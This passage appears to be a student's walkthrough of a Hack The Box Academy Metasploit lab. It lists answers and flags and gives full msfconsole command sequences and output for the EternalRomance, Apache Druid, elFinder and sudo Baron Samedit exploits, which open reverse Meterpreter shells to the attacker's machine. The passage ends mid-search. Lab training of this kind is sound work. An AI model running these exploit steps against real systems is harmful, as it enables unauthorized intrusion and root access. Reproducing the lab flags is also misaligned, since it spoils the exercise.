Using the Metasploit Framework:

Link to challenge: https://academy.hackthebox.com/module/39

(log in required)

Class: Tier 0 | Easy | Offensive


Introduction

Introduction to Metasploit:

Question: Which version of Metasploit comes equipped with a GUI interface?

Answer: Metasploit Pro

Method:



Question: What command do you use to interact with the free version of Metasploit?

Answer: msfconsole

Method: 'The msfconsole is probably the most popular interface to the Metasploit Framework (MSF).'

MSF Components


Modules:

Question: Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.

Answer: HTB{MSF-W1nD0w5-3xPL01t4t10n}


Method: first lets open Metasploit on pwnbox:

```
msfconsole
```



*

*



We are in the Metasploit CLI.

In the CLI, lets search for 'EternalRomance' exploit.

Before we do – the exploit, known as 'MS17-010', exploits a vulnerability in Windows SMB server, and obtain remote code exection:

```
search EternalRomance
```

```
[msf](Jobs:0 Agents:0) >> search EternalRomance

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   1  auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
```

There are 2 options – option #0 – exploit, and option #1 – auxiliary, which means reconnaissance actions:

*from the section's module:

Type	Description
Auxiliary	Scanning, fuzzing, sniffing, and admin capabilities. Offer extra assistance and functionality.
Encoders	Ensure that payloads are intact to their destination.
Exploits	Defined as modules that exploit a vulnerability that will allow for the payload delivery.

*

We go for the exploit. Meaning we have to choose the #0 option:

```
use 0
```

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >>
```

Now we will enter 'options' to see what inputs we need to place:

```
options
```

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   DBGTRACE              false                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                             yes       How many times to try to leak transaction
   NAMEDPIPE                                            no        A named pipe that can be connected to (leave blank for a
                                                                  uto)
   NAMED_PIPES           /usr/share/metasploit-framework yes      List of named pipes to check
                         /data/wordlists/named_pipes.txt
   RHOSTS                                               yes       The target host(s), see https://docs.metasploit.com/docs
                                                                  /using-metasploit/basics/using-metasploit.html
   RPORT                 445                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to be used on target for pretty list
                                                                  ing
```

```
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SHARE                 ADMIN$                         yes       The share to connect to, can be an admin share (ADMIN$,C
                                                                  $,...) or a normal read/write folder share
   SMBDomain             .                              no        The Windows domain to use for authentication
   SMBPass                                              no        The password for the specified username
   SMBUser                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     83.136.253.106   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

We can see what is required and what is not required.

Some of the required properties are alreadu filled with default values such aas ‘LEAKATTEMPTS’ or ‘DBGTRACE’, we will keep them as such.

The local port (LPORT) and remote port (RPORT) are also preconfigured. They will keep as well. The RPORT is preconfigured to port 445 – SMB port.

The local IP address (LHOST, also known as <attacker-IP>), and remote IP address (RHOSTS, also known as <target-IP>) – those we will have to set to our own pwnbox <attacker-IP>, and the provided target machine IP (<target-IP>).

So lets do just that:

```
set LHOST <attacker-IP>
set RHOSTS <target-IP>
```

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set LHOST 10.10.14.129
LHOST => 10.10.14.129
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set RHOSTS 10.129.164.15
RHOSTS => 10.129.164.15
```

When we are finished settings the values, it is a good practice to re-run ‘options’ to confirmed that all propertied are configured to the correct values.

We needed to set the correct attacker-IP and target-IP addresses in order to obtain reverse shell that will grant us full control on the target machine.

Now that all is ready, lets run the exploit. We can use:

```
exploit
```

or

```
run
```

*There are no differences between those commands. *

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> run

[*] Started reverse TCP handler on 10.10.14.129:4444
[*] 10.129.164.15:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.164.15:445 - Built a write-what-where primitive...
[+] 10.129.164.15:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.164.15:445 - Selecting PowerShell target
[*] 10.129.164.15:445 - Executing the payload...
[+] 10.129.164.15:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.129.164.15
[*] Meterpreter session 1 opened (10.10.14.129:4444 -> 10.129.164.15:49671) at 2024-09-16 08:22:47 -0500

(Meterpreter 1)(C:\Windows\system32) >
```

We have a shell.

Now, as the shell session if of a windows machine, the session is ‘Meterpreter’, a shell generated by the payload. But we will treat it as powershell (even though it is not exactly), and paint the meterpreter commands in sea-blue.

First, lets run:

```
getuid
```

to determine out identity:

```
(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```

We are system! It means we can get the flag from the Adminnistrator’s Desktop:

```
cat C:/Users/Administrator/Desktop/flag.txt
```

```
(Meterpreter 1)(C:\Windows\system32) > cat C:/Users/Administrator/Desktop/flag.txt
HTB{MSF-W1nD0w5-3xPL01t4t10n}(Meterpreter 1)(C:\Windows\system32) >
```

*note – in Windows paths the slash is often backward slash '\', but often in Meterpreter a forward slash will be used '/', despite the machine being Windows machine..

** here is some explanation about Meterpreter:

No, Windows Meterpreter from Metasploit is not PowerShell, but it can interact with PowerShell.

What is Meterpreter?

Meterpreter is a **post-exploitation tool** that is part of the Metasploit Framework. It provides an interactive shell to interact with a compromised system. It is designed to be a payload that operates in-memory and is loaded dynamically without needing to write anything to disk.

While **PowerShell** is a scripting language and shell environment in Windows, **Meterpreter** is a more general-purpose payload that provides features like:

- File system manipulation
- Network traffic tunneling
- Process management
- Screen capture
- Keystroke logging
- Privilege escalation
- Pivoting to other networks
- Running commands or scripts, including PowerShell

Interaction with PowerShell:

Meterpreter can execute **PowerShell commands** or run PowerShell scripts using its built-in commands like `powershell_import`, `powershell_shell`, or `execute` (when calling PowerShell directly). This makes it a very powerful tool for further exploitation, especially since PowerShell is deeply integrated with the Windows operating system.

In summary, Meterpreter is not itself a PowerShell session, but it can use PowerShell to perform additional tasks on a compromised system.

Payloads:

Question: Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.

Answer: HTB{MSF_Expl01t4t10n}

Method: lets enter Metasploit:

```
msfconsole
```

and in the CLI lets look for 'Apache Druid:

```
search "Apache Druid"
```

```
[msf](Jobs:0 Agents:0) exploit(multi/http/apache_druid_cve_2023_25194) >> search "Apache Druid"

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/apache_druid_js_rce        2021-01-21       excellent  Yes    Apache Druid 0.20.0 Remote Command Ex
ecution
   1  exploit/multi/http/apache_druid_cve_2023_25194  2023-02-07       excellent  Yes    Apache Druid JNDI Injection RCE
   2  auxiliary/scanner/http/log4shell_scanner      2021-12-09       normal     No     Log4Shell HTTP Scanner


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/log4shell_scanner

[msf](Jobs:0 Agents:0) exploit(multi/http/apache_druid_cve_2023_25194) >> use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >>
```

We have several options, we go for #0

```
use 0
```

now, when running the options – we will see we need to set RHOSTS and LHOST (options screenshot will not be displayed in this section as well as they are redundant, neither in any coming sections, unless necessary):

```
set LHOST <attacker-IP>
set RHOSTS <target-IP>
```

and run the exploit

```
run
```

```
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> set LHOST 10.10.14.129
LHOST => 10.10.14.129
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> set RHOSTS 10.129.196.75
RHOSTS => 10.129.196.75
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> run

[*] Started reverse TCP handler on 10.10.14.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Using URL: http://10.10.14.129:8080/uq6cP5pu8wR0ZL
[*] Client 10.129.196.75 (curl/7.68.0) requested /uq6cP5pu8wR0ZL
[*] Sending payload to 10.129.196.75 (curl/7.68.0)
[*] Sending stage (3045380 bytes) to 10.129.196.75
[*] Meterpreter session 1 opened (10.10.14.129:4444 -> 10.129.196.75:54058) at 2024-09-16 10:24:52 -0500
[*] Command Stager progress - 100.00% done (119/119 bytes)
[*] Server stopped.

(Meterpreter 1)(/root/druid) >
```

We have a shell! This time it is linux.

meterpreter on linux is a bit annoying, so lets get us a proper bash shell:

```
shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
(Meterpreter 1)(/root/druid) > shell
Process 2270 created.
Channel 2 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@nix01:~/druid#
```

We have a bash shell.

Lets confirm we are root first:

```
root@nix01:~/druid# whoami
whoami
root
```

We are indeed root.

Now, Lets look for the flag:

```
find / -type f -name flag.txt 2>/dev/null
```

```
root@nix01:~/druid# find / -type f -name flag.txt 2>/dev/null
find / -type f -name flag.txt 2>/dev/null
/root/flag.txt
```

The flag is in '/root/flag.txt'. lets take it:

```
cat /root/flag.txt
```

```
cat /root/flag.txt
HTB{MSF_Expl01t4t10n}
```


MSF Sessions

Sessions:

Question: The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?


Answer: elFinder

Method: lets enter the target machine IP in the browser URL:



We can see the web application name right in the tab.

*in the HTML source code it will appear in the 'title' tag – the tag responsible for the tab's content:




*

Question: Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

Answer: www-data

Method: lets open Metasploit and look for 'elFinder':

```
msfconsole
search "elFinder"
```



```
[msf](Jobs:0 Agents:0) >> search elFinder

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank       Check  Description
   -  ----                                                    ---------------  ----       -----  -----------
   0  exploit/multi/http/builderengine_upload_exec            2016-09-18       excellent  Yes    BuilderEngine Arbi
trary File Upload Vulnerability and execution
   1  exploit/unix/webapp/tikiwiki_upload_exec                2016-07-11       excellent  Yes    Tiki Wiki Unauthen
ticated File Upload Vulnerability
   2  exploit/multi/http/wp_file_manager_rce                  2020-09-09       normal     Yes    WordPress File Man
ager Unauthenticated Remote Code Execution
   3  exploit/linux/http/elfinder_archive_cmd_injection       2021-06-13       excellent  Yes    elFinder Archive C
ommand Injection
   4  exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection  2019-02-26       excellent  Yes    elFinder PHP Conne
ctor exiftran Command Injection
```

We will go for exploit #3:

```
use 3
```

set RHOSTS and LHOST:

```
set LHOST <attacker-IP>
set RHOSTS <target-IP>
```

```
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> set RHOSTS 10.129.249.75
RHOSTS => 10.129.249.75
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> set LHOST 10.10.14.129
LHOST => 10.10.14.129
```

And run:

```
run
```

```
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> run

[*] Started reverse TCP handler on 10.10.14.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. elFinder running version 2.1.53
[*] Uploading file sriRjcH.txt to elFinder
[+] Text file was successfully uploaded!
[*] Attempting to create archive RwYoDNwN.zip
```

*

*

```
[*] Deleted RwYoDNwN.zip
[*] Meterpreter session 1 opened (10.10.14.129:4444 -> 10.129.249.75:39802) at 2024-09-16 11:11:35 -0500
[*] Command Stager progress -  83.19% done (94/113 bytes)
[*] Command Stager progress - 100.00% done (113/113 bytes)
[*] Server stopped.

(Meterpreter 1)(/var/www/html/files) >
```

We have a shell!

A simple

```
getuid
```

will get us the machine's user:

```
(Meterpreter 1)(/var/www/html/files) > getuid
Server username: www-data
```

Question: The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

Answer: HTB{5e55ion5_4r3_sw33t}

Method: lets put the established meterpreter session in the background:

```
background
```

```
(Meterpreter 1)(/var/www/html/files) > background
[*] Backgrounding session 1...
[msf](Jobs:0 Agents:1) exploit(linux/http/elfinder_archive_cmd_injection) >>
```

And lets search for sudo relates exploit:

```
search sudo
```

```
[msf](Jobs:0 Agents:1) exploit(linux/http/elfinder_archive_cmd_injection) >> search sudo

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Descripti
on
   -   ----                                                  ---------------  ----       -----  ---------
--
   0   exploit/linux/misc/accellion_fta_mpipe2               2011-02-07       excellent  No     Accellion
 FTA MPIPE2 Command Execution
   1   payload/cmd/unix/adduser                                               normal     No     Add user
```

*

*

```
   28  post/multi/recon/sudo_commands                                         normal     No     Sudo Comm
ands
   29  exploit/linux/local/sudo_baron_samedit                2021-01-26       excellent  Yes    Sudo Heap
-Based Buffer Overflow
   30  exploit/linux/local/sudoedit_bypass_priv_esc          2023-01-18       excellent  Yes    Sudoedit
```

*

*

```
   35  exploit/linux/local/zpanel_sudo                       2015-06-07       excellent  Yes    Zpanel Su
udo Local Privilege Escalation Exploit
   36  exploit/linux/local/zimbra_postfix_priv_esc           2022-10-13       excellent  Yes    Zimbra su
do + postfix privilege escalation
   37  exploit/linux/local/zimbra_slapper_priv_esc           2021-10-27       excellent  Yes    Zimbra zm
slapd arbitrary module load
   38  exploit/linux/local/lastore_daemon_dbus_priv_esc      2016-02-02       excellent  Yes    lastore-d
aemon D-Bus Privilege Escalation
   39  exploit/linux/local/ptrace_sudo_token_priv_esc        2019-03-24       excellent  Yes    ptrace Su
do Token Privilege Escalation
```

We will use exploit #29, and apply it on our meterpreter session:

```
use 29
set session 1
set LHOST <attacker-IP>
```

```
[msf](Jobs:0 Agents:2) exploit(linux/http/elfinder_archive_cmd_injection) >> use 29
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:2) exploit(linux/local/sudo_baron_samedit) >> set session 1
session => 1
[msf](Jobs:0 Agents:2) exploit(linux/local/sudo_baron_samedit) >> set LHOST 10.10.14.129
LHOST => 10.10.14.129
[msf](Jobs:0 Agents:2) exploit(linux/local/sudo_baron_samedit) >>
```

And run:

```
run
```

```
[msf](Jobs:0 Agents:1) exploit(linux/local/sudo_baron_samedit) >> run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: x86
[*] Started reverse TCP handler on 10.10.14.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Writing '/tmp/rNsEILQwK.py' (763 bytes) ...
[*] Writing '/tmp/libnss_pLh8/FN .so.2' (548 bytes) ...
[*] Sending stage (3045380 bytes) to 10.129.249.75
[+] Deleted /tmp/rNsEILQwK.py
[+] Deleted /tmp/libnss_pLh8/FN .so.2
[+] Deleted /tmp/libnss_pLh8
[*] Meterpreter session 2 opened (10.10.14.129:4444 -> 10.129.249.75:40098) at 2024-09-16 11:35:11 -0500

(Meterpreter 2)(/tmp) >
```

We have a second Meterpreter session. Lets investigate:

```
(Meterpreter 2)(/tmp) > getuid
Server username: root
```

We are root!

Now, based on the assumption the flag is located at '/root' as previous times:

```
(Meterpreter 2)(/tmp) > cat /root/flag.txt
HTB{5e55ion5_4r3_sw33t}
```

we can always use the technique we did at 'Payloads' section to established bash shell, and find the flag. But I saw no need to repeat the process here as well.

Meterpreter:

Question: Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

Answer: NT AUTHORITY\SYSTEM

Method: time to use a new technique – use Nmap within Metasploit.

We will use the service 'postgresql', lets see its current status:

```
sudo service postgresql status
```

```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-e4v8j3hsnm]─[~]
└──╼ [★]$ sudo service postgresql status
○ postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: >
     Active: inactive (dead)
```

Its inactive, lets start it:

```
sudo systemctl start postgresql
```

```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-e4v8j3hsnm]─[~]
└──╼ [★]$ sudo systemctl start postgresql
```

Now that it is running, lets initiliaze the msf-database:

```
sudo msfdb init
```

```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-e4v8j3hsnm]─[~]
└──╼ [★]$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
```

*

*


```
Note that once this instance is terminated, all data not in ~/my_data, including tools y

PS: You have sudo :)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Now that the msf-database – lets run it:

```
sudo msfdb run
```

*

*




Now we have Metasploit console, equipped with the msf-database which is capable to run nmap scan and store it.

The advantage of nmap within Metasploit over regular nmap – is that Metasploit saves the captured services for further investigation.

(of course it isn't necessary, and we can look manually the nmap results for exploits to test on metasploit, but it is a nice feature)


Anyway, lets run the scan:

```
db_nmap -sV -p- -T5 -A <target-IP>
```



*

*




We don’t really need to look at the nmap scan result, as all of the results are saved in the msf-database, lets take a look:

```
services
```

```
[msf](Jobs:0 Agents:0) >> services
Services
========

host            port   proto  name           state  info
----            ----   -----  ----           -----  ----
10.129.203.65   135    tcp    msrpc          open   Microsoft Windows RPC
10.129.203.65   139    tcp    netbios-ssn    open   Microsoft Windows netbios-ssn
10.129.203.65   445    tcp    microsoft-ds   open
10.129.203.65   3389   tcp    ms-wbt-server  open   Microsoft Terminal Services
10.129.203.65   5000   tcp    http           open   Microsoft IIS httpd 10.0
10.129.203.65   5985   tcp    http           open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
```

There are several services, we go for the IIS service (‘Internet Information Services’ – basically windows apache/nginx). Lets open it in the browser:



The website is ‘FortiLogger’ web logger. Lets see if it has any vulnerabilities:

```
search FortiLogger
```

```
[msf](Jobs:0 Agents:0) >> search FortiLogger

Matching Modules
================

